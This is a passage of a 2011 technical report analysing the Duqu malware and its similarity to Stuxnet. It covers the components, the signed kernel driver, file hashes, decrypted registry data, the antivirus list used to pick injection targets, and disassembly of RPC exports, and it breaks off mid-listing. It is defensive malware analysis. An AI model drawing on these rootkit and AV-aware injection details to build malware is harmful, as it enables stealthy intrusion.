Duqu: A Stuxnet-like malware found in the wild

v0.93 (14/Oct/2011)

Technical Report

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Findings in brief

Our main two finding can be summarized in the followings:

- Stuxnet code is massively re-used in targeted attacks
- A new digitally signed windows driver is used by attackers that was signed by another hardware manufacturer in Taiwan

We believe that our findings open up a brand new chapter in the story of the targeted attacks that has emerged in the recent years, and especially, these pieces of information will raise many new questions on the Stuxnet story as well.

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1. Introduction

Stuxnet is the most interesting piece of malware in the last few years, analyzed by hundreds of security experts and the story told by thousands of newspapers. The main reason behind the significant visibility is the targeted attack against the high profile, real-life, industrial target, which was considered as a thought experiment before. Experts have hypothesized about the possibility of such a sophisticated attack, but Stuxnet rang the bell for a wider audience about the impact of cyber attacks on critical infrastructures.

Surprisingly, the technical novelty of the individual components of the Stuxnet worm is not astonishing. What is more interesting is the way how those different parts are combined with each other to result in a powerful targeted threat against control systems used in nuclear facilities. In fact, Stuxnet is highly modular, and this feature allows sophisticated attackers to build a targeted attack from various pieces of code, similar to the way carmakers build new cars from available parts. This modularity also means a new era for malware developers, with a new business model pointing towards distributed labor where malware developers can work simultaneously on different parts of the system, and modules can be sold on underground markets.

In this document, we reveal the existence of and report about a malware found in the wild that shows striking similarities to Stuxnet, including its modular structure, injection mechanisms, and a driver that has a fraudulent digital signature on it. We named the malware "Duqu" as it's key logger creates temporary files with names starting with "~DQ…".

As researchers, we are generally concerned with understanding the impact of the malware and designing appropriate defense mechanisms. This report makes the first steps towards this goal. We describe the results of our initial analysis of Duqu, pointing out many similarities to Stuxnet. We must note, however, that due to the limited available time for preparing this report, many questions and issues remain unanswered or unaddressed. Nevertheless, we hope that our report will still be useful for other security experts who continue the analysis of Duqu. To help follow-up activities, we discuss open questions at the end of this document.

As a more general impact, we expect that this report will open a new chapter in the story of Stuxnet. Duqu is not Stuxnet, but its structure and design philosophy are very similar to those of Stuxnet. At this point in time, we do not know more about their relationship, but we believe that the creator of Duqu had access to the source code of Stuxnet.

2. Main components

Upon discovering the suspicious software, we performed an initial analysis, and uncovered three main groups of components in the software: A standalone keylogger tool, the "Jminet7" group of objects, and the "cmi4432" group of objects as shown in Figure 1.




Figure 1 – Main components and their modules.

The **keylogger** is a standalone .exe file that was found on an infected computer. It contains an internal encrypted DLL, which delivers the keylogging functions, whereas the main keylogger executable injects the DLL and controls the keylogging (screen logging, etc.) process.

The **jminet7** group of objects is working as follows: In the **registry**, a service is defined that loads the **jminet7.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself and from the registry, and injects the **netp191.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **netp192.pnf encrypted configuration file**.

The **cmi4432** group of objects exhibits the same behavior: In the **registry**, a service is defined that loads the **cmi4432.sys driver** during the Windows bootup process. This kernel driver then loads configuration data from itself and from the registry, and injects the **cmi4432.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **cmi4464.pnf encrypted configuration file**.

The **jminet7** and the **cmi4432** groups are very similar; they only differ in their payload. The difference is tens of kilobytes in size. Also, the **cmi4432.sys** driver is signed and therefore can be used e.g. on Windows 7 computers. It is not yet fully known if the two groups are designed for different computer types or they can be used simultaneously. It is possible that the rootkit (jminet7 or cmi4432) provides functionality to install and start the keylogger.

The similarities to the Stuxnet malware group start to show up first at this very abstract module level. In case of Stuxnet, a service is defined in the **registry** that loads the **mrxcls.sys** driver during the Windows bootup process. This kernel driver then loads configuration data from itself (encrypted in the .sys file) and from the registry; and injects (among others) the **oem7a.pnf DLL payload** into a system process. Finally, some configuration data is stored in the **mdmcpq3dd.pnf encrypted configuration file**. This initial similarity motivated us to perform a thorough analysis of the malware code. Our analysis uncovered similarities that show a close relationship between the two malware groups.

There is one more thing: There were only two known cases so far in which a malware used a kernel driver with a valid digital signature: Stuxnet's mrxcls.sys was signed by the key of **RealTek**, and after the revocation of RealTek's certificate, a new version contained the signature of **JMicron**. Now, this list has a new member: **cmi4432.sys contains a valid digital signature of the Taiwanese manufacturer C-Media.**

2.1. Comparison of Stuxnet and Duqu at a glance


Feature	Stuxnet	Duqu
Modular malware	✓	✓
Kernel driver based rootkit	✓	✓ very similar
Valid digital signature on driver	Realtek, JMicron	C-Media
Injection based on A/V list	✓	✓ seems based on Stux.
Imports based on checksum	✓	✓ different alg.
3 Config files, all encrypted, etc.	✓	✓ almost the same
Keylogger module	?	✓
PLC functionality	✓	✘ (different goal)
Infection through local shares	✓	No proof, but seems so
Exploits	✓	?
0-day exploits	✓	?
DLL injection to system processes	✓	✓
DLL with modules as resources	✓ (many)	✓ (one)
RPC communication	✓	✓
RPC control in LAN	✓	?
RPC Based C&C	✓	?
Port 80/443, TLS based C&C	?	✓
Special “magic” keys, e.g. 790522, AE	✓	✓ lots of similar
Virtual file based access to modules	✓	✓
Usage of LZO lib	?	✓ multiple
Visual C++ payload	✓	✓
UPX compressed payload,	✓	✓
Careful error handling	✓	✓
Deactivation timer	✓	✓
Initial Delay	? Some	✓ 15 mins
Configurable starting in safe mode/dbg	✓	✓ (exactly same mech.)

Table 1 – Comparing Duqu and Stuxnet at the first glance

Feature	oam7a.pnf (Stuxnet)	netp191.pnf (Duqu)
Packer	UPX	UPX
Size	1233920 bytes	384512 bytes
Exported functions #	21	8
ntdll.dll hooks	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection
Resources	13 (201, 202, 203,205, 208, 209, 210, 220, 221,222, 240,241,242, 250)	1 (302)


Table 2 – Similarities and differences between the two main dlls

Table 1 and Table 2 compare the features of Stuxnet and Duqu. From the comparison, the strong similarity between the threats becomes apparent. When we dive into the details of the codes, we even see that both malwares hook the same ntddl.dll functions. Furthermore, the sections of the two dlls are also very similar as Stuxnet contains only one extra section called .xdata (Figure 3), but its characteristics are the same as the .rdata section of Duqu (Figure 2).



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	0001AE66	00001000	0001B000	00000400	60000020
.rdata	00009D1E	0001C000	00009E00	0001B400	40000040
.data	000144A0	00026000	00003E00	00025200	C0000040
.cdata	00001A5E	0003B000	00001C00	00029000	C0000040
.rsrc	0002F658	0003D000	0002F800	0002AC00	40000040
.reloc	00003982	0006D000	00003A00	0005A400	42000040

Figure 2 – The sections of Duqu's netp191 dll



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	0005391D	00001000	00053A00	00000400	60000020
.rdata	00011A3C	00055000	00011C00	00053E00	E0000040
.data	00003DA0	00067000	00003400	00065A00	C0000040
.xdata	000113E4	0006B000	00011400	00068E00	40000040
.cdata	00000744	0007D000	00000800	0007A200	C0000040
.rsrc	000A8FA4	0007E000	000A9000	0007AA00	40000040
.reloc	00009948	00127000	00009A00	00123A00	42000040

Figure 3 – The sections of Stuxnet's oem7a dll


There are also differences between the two codes. The main dll of Stuxnet (oam7a.pnf) contains 21 exported functions (with dedicated roles), but netp191.pnf has only 8 exported functions. The smaller number of functions is justified by the fact that Duqu does not contain the power plant specific functionalities that Stuxnet does. However, the rest of this report demonstrates that Duqu uses the mechanisms of Stuxnet via these functions.

2.2. Comparison of Duqu's two main group of objects

File	Compiler/Packer	Description
jminet7.sys		Kernel driver, loader of other components
nep191.pnf	UPX	Injected DLL payload
nep191_res302.dll (offset 175192)	MS VC++ Private Version 1 [Overlay]	Internal part, ???
netp191.zdata.mz	Compressed file (dll) in unknown format	??? (likely res302+comm. module)
cmi4432.sys		Kernel driver, loader of other components
cmi4432.pnf	UPX	Injected DLL payload
cmi4432_res302.dll (offset 203627)	MS VC++ Private Version 1 [Overlay]	Most likely, loader for the comm. module
cmi4432_ 203627.dll		Communication module

Table 3 – Comparing the two main group of objects

Table 3 summarizes a few pieces of information about the two main groups of objects we identified in Duqu. The Compiler and Packer versions are reported by PEiD as shown in Figure 4.



PEiD v0.95

File: C:\malware\malware_analysis\virus_2011szept\decoderegistryandpr

Entrypoint: 000012E0

File Offset: 000006E0

Linker Info: 9.0

EP Section: .text

First Bytes: 8B,44,24,08

Subsystem: Win32 GUI

Microsoft Visual C++ Private Version 1 [Overlay]

☑ Stay on top

Figure 4 – The sections of Duqu's netp191 dll (nep191.pnf)

2.3. PE file dates

File	Date
CMI4432.PNF	17/07/2011 06:12:41
cmi4432_res302.dll	21/12/2010 08:41:03
cmi4432_203627.dll	21/12/2010 08:41:29
netp191.PNF	04/11/2010 16:48:28
nep191_res302.dll	21/12/2010 08:41:03
Keylogger.exe	01/06/2011 02:25:18
Keylogger internal DLL	01/06/2011 02:25:16

Table 4 – Comparing dates of Duqu's PE files

Table 4 shows the dates of Duqu's each PE file.

2.4. Directory listing and hashes

The size, date and SHA1 sum of Duqu’s PE files are shown below.

```
192512 Sep  9 14.48 cmi4432.PNF
 29568 Sep  9 15.20 cmi4432.sys
  6750 Sep  9 14.48 cmi4464.PNF
 24960 2008 Apr 14 jminet7.sys
 85504 Aug 23 06.44 keylogger.ex
232448 2009 Feb 10 netp191.PNF
  6750 2009 Feb 10 netp192.PNF
```

Sample 1 – File size, date and name – Directory listing of samples

```
192f3f7c40fa3aaa4978ebd312d96447e881a473 *cmi4432.PNF
588476196941262b93257fd89dd650ae97736d4d *cmi4432.sys
f8f116901ede1ef59c05517381a3e55496b66485 *cmi4464.PNF
d17c6a9ed7299a8a55cd962bdb8a5a974d0cb660 *jminet7.sys
723c71bd7a6c1a02fa6df337c926410d0219103a *keylogger.ex
3ef572cd2b3886e92d1883e53d7c8f7c1c89a4b4 *netp191.PNF
c4e51498693cebf6d0cf22105f30bc104370b583 *netp192.PNF
```

Sample 2 – sha1sum results for the samples

3. Injection mechanism

The registry information for Duqu's jminet7.sys in unencrypted form is presented below:

```
0000000000: 00 00 00 00 01 00 00 00 | 10 BB 00 00 01 00 03 00      ☺   ►»  ☺ ♥
0000000010: 82 06 24 AE 1A 00 00 00 | 73 00 65 00 72 00 76 00  '♠$R→    s e r v
0000000020: 69 00 63 00 65 00 73 00 | 2E 00 65 00 78 00 65 00  i c e s . e x e
0000000030: 00 00 38 00 00 00 5C 00 | 53 00 79 00 73 00 74 00    8   \ S y s t
0000000040: 65 00 6D 00 52 00 6F 00 | 6F 00 74 00 5C 00 69 00  e m R o o t \ i
0000000050: 6E 00 66 00 5C 00 6E 00 | 65 00 74 00 70 00 31 00  n f \ n e t p 1
0000000060: 39 00 31 00 2E 00 50 00 | 4E 00 46 00 00 00 D2     9 1 . P N F   Ň
```

Sample 3 – decrypted registry data for Duqu's jminet7.sys

Knowing the operation of Stuxnet from previous analyses, visual inspection of the code hints to the injection of "inf/netp191.PNF" into "services.exe". Later, we will show that it also commands that the encryption key of "0xAE240682" (offset 0x10) is used. The byte sequence "1A 00 00 00" that follows the encryption key can also be found in the Stuxnet registry. The only difference is that in Stuxnet the export that should be called is between the key and the "1A 00 00 00" string, here it is before "01 00 03 00". So after injection, Export 1 should be called by the driver. The case of cmi4432.sys is the same, it is injected into "services.exe" and then Export 1 is called.

4. Injection target

Duqu injection target selection is very similar to the mechanism of Stuxnet. For trusted processes both look up a list of known antivirus products. In Duqu, this list is stored in 0xb3 0x1f XOR encrypted 0-terminated strings. In the Resource 302 part of the cmi4432 payload DLL the list is the following:

```
%A\Kaspersky Lab\AVP%v\Bases\*.*c
Mcshield.exe
SOFTWARE\KasperskyLab\protected\AVP80\environment
SOFTWARE\KasperskyLab\protected\AVP11\environment
SOFTWARE\KasperskyLab\protected\AVP10\environment
SOFTWARE\KasperskyLab\protected\AVP9\environment
SOFTWARE\KasperskyLab\protected\AVP8\environment
SOFTWARE\KasperskyLab\protected\AVP7\environment
SOFTWARE\kasperskylab\avp7\environment
```

```
SOFTWARE\kasperskylab\avp6\environment
ProductRoot
avp.exe
%C\McAfee\Engine\*.dat
SOFTWARE\McAfee\VSCore
szInstallDir32
avguard.exe
bdagent.exe
UmxCfg.exe
fsdfwd.exe
%C\Symantec Shared\VirusDefs\binhub\*.dat
rtvscan.exe
ccSvcHst.exe
ekrn.exe
%A\ESET\ESET Smart Security\Updfiles\*.nup
SOFTWARE\TrendMicro\NSC\TmProxy
InstallPath
tmproxy.exe
SOFTWARE\Rising\RIS
SOFTWARE\Rising\RAV
RavMonD.exe
```

Sample 4 – Duqu's antivirus list (trusted processes) from cmi4432 res302 DLL

Basically, the list above is almost identical to the one in Stuxnet (even uses the same ordering), the only difference is the addition of the Chinese Rising Antivirus.

The outer part, cmi4432.dll contains some addition this list:

```
%A\Kaspersky Lab\AVP%v\Bases\*.*c
Mcshield.exe
SOFTWARE\KasperskyLab\protected\AVP80\environment
SOFTWARE\KasperskyLab\protected\AVP11\environment
SOFTWARE\KasperskyLab\protected\AVP10\environment
SOFTWARE\KasperskyLab\protected\AVP9\environment
SOFTWARE\KasperskyLab\protected\AVP8\environment
SOFTWARE\KasperskyLab\protected\AVP7\environment
SOFTWARE\kasperskylab\avp7\environment
SOFTWARE\kasperskylab\avp6\environment
ProductRoot
avp.exe
%C\McAfee\Engine\*.dat
SOFTWARE\McAfee\VSCore
szInstallDir32
avguard.exe
bdagent.exe
UmxCfg.exe
fsdfwd.exe
%C\Symantec Shared\VirusDefs\binhub\*.dat
rtvscan.exe
ccSvcHst.exe
ekrn.exe
```

```
%A\ESET\ESET Smart Security\Updfiles\*.nup
SOFTWARE\TrendMicro\NSC\TmProxy
InstallPath
tmproxy.exe
SOFTWARE\Rising\RIS
SOFTWARE\Rising\RAV
RavMonD.exe
360rp.exe
360sd.exe
```

Sample 5 – possible targets - in our case lsass.exe was used.

360rp.exe and 360sd.exe is added.

For netp191.PNF (DLL), both the external and the internal DLL contains only the first list of antivirus products without 360rp.exe and 360sd.exe. The keylogger also contains the same list including 360rp.exe and 360sd.exe.

```
%SystemRoot%\system32\lsass.exe
%SystemRoot%\system32\winlogon.exe
%SystemRoot%\system32\svchost.exe
```

Sample 6 – possible targets - in our case lsass.exe was used.


The evolution of the list items corresponds to the file dates in the MZ headers. All the exectuables whose header the year 2011 contain 360rp.exe and 360sd.exe (the earliest example is the keylogger.exe with date 01/06/2011 02:25:18), while earlier components do not contain 360rp.exe and 360sd.exe.

5. Exported functions

Figure 5 and Figure 6 show the exported functions of netp191.pnf and cmi4432.pnf, respectively. While netp191.pnf contains 8 exports, cmi4432 lacks export number _3 and _7. Each export has a specific role with similarities to the exports of Stuxnet's main dll.


We could not yet identify the function of each export, except exports 1, 7, and 8, which are responsible for RPC functions. Below, we describe our findings related to RPC.

First, exports _1 and _8 of netp191.pnf are essentially the same as the first (_1) and the last (_32) exports of Stuxnet's oam7a.pnf. In case of Stuxnet, these exports served to infect removable devices and started an RPC server to communicate with other instances of the malware. The only difference was that _1 started the RPC server with wait, while _32 did not sleep before the start of the RPC server. In case of netp191.pnf, export _1 and export_8 are also related to RPC communication and differ only in a few bits.



Name	Address	Ordinal
_1	10001074	1
_2	10002441	2
_3	1000112D	3
_4	1000153E	4
_5	100015E6	5
_6	100024B2	6
_7	100011A3	7
_8	100010D1	8
DllEntryPoint	10013069	

Figure 5 – The exports of netp191.pnf



Name	Address	Ordinal
_1	10001074	1
_2	10001DA4	2
_4	10001435	4
_5	100014DD	5
_6	10001E15	6
_8	100010D1	8
DllEntryPoint	1001042F	

Figure 6 – The exports of cmi4432.pnf


Export _7 of netp191.pnf is almost the same as the RPC server export _27 in Stuxnet. Thus, we can assert that Duqu might have the same functionality to update itself from another Duqu instance or from the C&C server. The main similarities between the two RPC server initializations are highlighted in Sample 7 (Duqu) and Sample 8 (Stuxnet) . Note that there is a slight mutation between the two samples, but despite of this, the implemented functionalities are the same.

```
.text:100011A3                  public RPC_Server_7
.text:100011A3 RPC_Server_7     proc near                ; DATA XREF: .rdata:off_1001C308├o
.text:100011A3                  mov     eax, offset sub_1001B756
.text:100011A8                  call    Nothing_sub_10018C14
.text:100011AD                  sub     esp, 10h
.text:100011B0                  push    ebx
.text:100011B1                  push    esi
.text:100011B2                  push    edi
.text:100011B3                  mov     [ebp-10h], esp
.text:100011B6                  and     dword ptr [ebp-4], 0
```

```
.text:100011BA                 lea     esi, [ebp-18h]
.text:100011BD                 call    sub_10008CBD
.text:100011C2                 xor     ebx, ebx
.text:100011C4                 inc     ebx
.text:100011C5                 mov     [ebp-4], bl
.text:100011C8                 call    sub_10008D9B
.text:100011CD                 call    sub_1000778F
.text:100011D2                 test    al, al
.text:100011D4                 jnz     short loc_100011F2
.text:100011D6                 mov     [ebp-4], al
.text:100011D9                 mov     eax, esi
.text:100011DB                 push    eax
.text:100011DC                 call    each_export_calls_sub_10008CCD
.text:100011E1
.text:100011E1 loc_100011E1:                           ; DATA XREF: sub_1000122C+4├o
.text:100011E1                 xor     eax, eax
.text:100011E3                 mov     ecx, [ebp-0Ch]
.text:100011E6                 mov     large fs:0, ecx
.text:100011ED                 pop     edi
.text:100011EE                 pop     esi
.text:100011EF                 pop     ebx
.text:100011F0                 leave
.text:100011F1                 retn
.text:100011F2 ; ---------------------------------------------------------------------------
.text:100011F2
.text:100011F2 loc_100011F2:                           ; CODE XREF: RPC_Server_7+31↑j
.text:100011F2                 call    sub_10006C53
.text:100011F7                 lea     eax, [ebp-11h]
.text:100011FA                 push    eax
.text:100011FB                 call    sub_10001318
.text:10001200                 mov     eax, dword_1002A134
.text:10001205                 cmp     dword ptr [eax], 0
.text:10001208                 jnz     short loc_1000121B
.text:1000120A                 mov     [ebp-1Ch], ebx
.text:1000120D                 push    offset unk_1001FC18
.text:10001212                 lea     eax, [ebp-1Ch]
.text:10001215                 push    eax
.text:10001216                 call    Exception_Handler_sub_10013880
.text:1000121B
.text:1000121B loc_1000121B:                           ; CODE XREF: RPC_Server_7+65↑j
.text:1000121B                 mov     eax, [eax]
.text:1000121D                 mov     edx, [eax]
.text:1000121F                 mov     ecx, eax
.text:10001221                 call    dword ptr [edx+8]
.text:10001224                 push    ebx             ; dwExitCode
.text:10001225                 push    eax             ; hLibModule
.text:10001226                 call    ds:FreeLibraryAndExitThread
.text:10001226 RPC_Server_7    endp
```

Sample 7 – Export function _7 in netp191.pnf

```
.text:10001CA2                 public _27_RPCServer
.text:10001CA2 _27_RPCServer   proc near               ; DATA XREF: .rdata:off_10055518├o
.text:10001CA2                 mov     eax, offset loc_10052604
.text:10001CA7                 call    Nothing_sub_1004AB94
.text:10001CAC                 sub     esp, 0Ch
.text:10001CAF                 push    ebx
.text:10001CB0                 push    esi
.text:10001CB1                 push    edi
.text:10001CB2                 mov     [ebp-10h], esp
.text:10001CB5                 and     dword ptr [ebp-4], 0
.text:10001CB9                 lea     esi, [ebp-18h]
.text:10001CBC                 call    sub_1002214A
.text:10001CC1                 mov     byte ptr [ebp-4], 1
.text:10001CC5                 call    sub_10022228
.text:10001CCA                 push    2
.text:10001CCC                 push    offset dword_1005CCF0
.text:10001CD1                 call    sub_100226BB
.text:10001CD6                 pop     ecx
```



```
.text:10001CD7                 pop     ecx
.text:10001CD8                 call    sub_100319D2
.text:10001CDD                 test    al, al
.text:10001CDF                 jnz     short loc_10001CFD
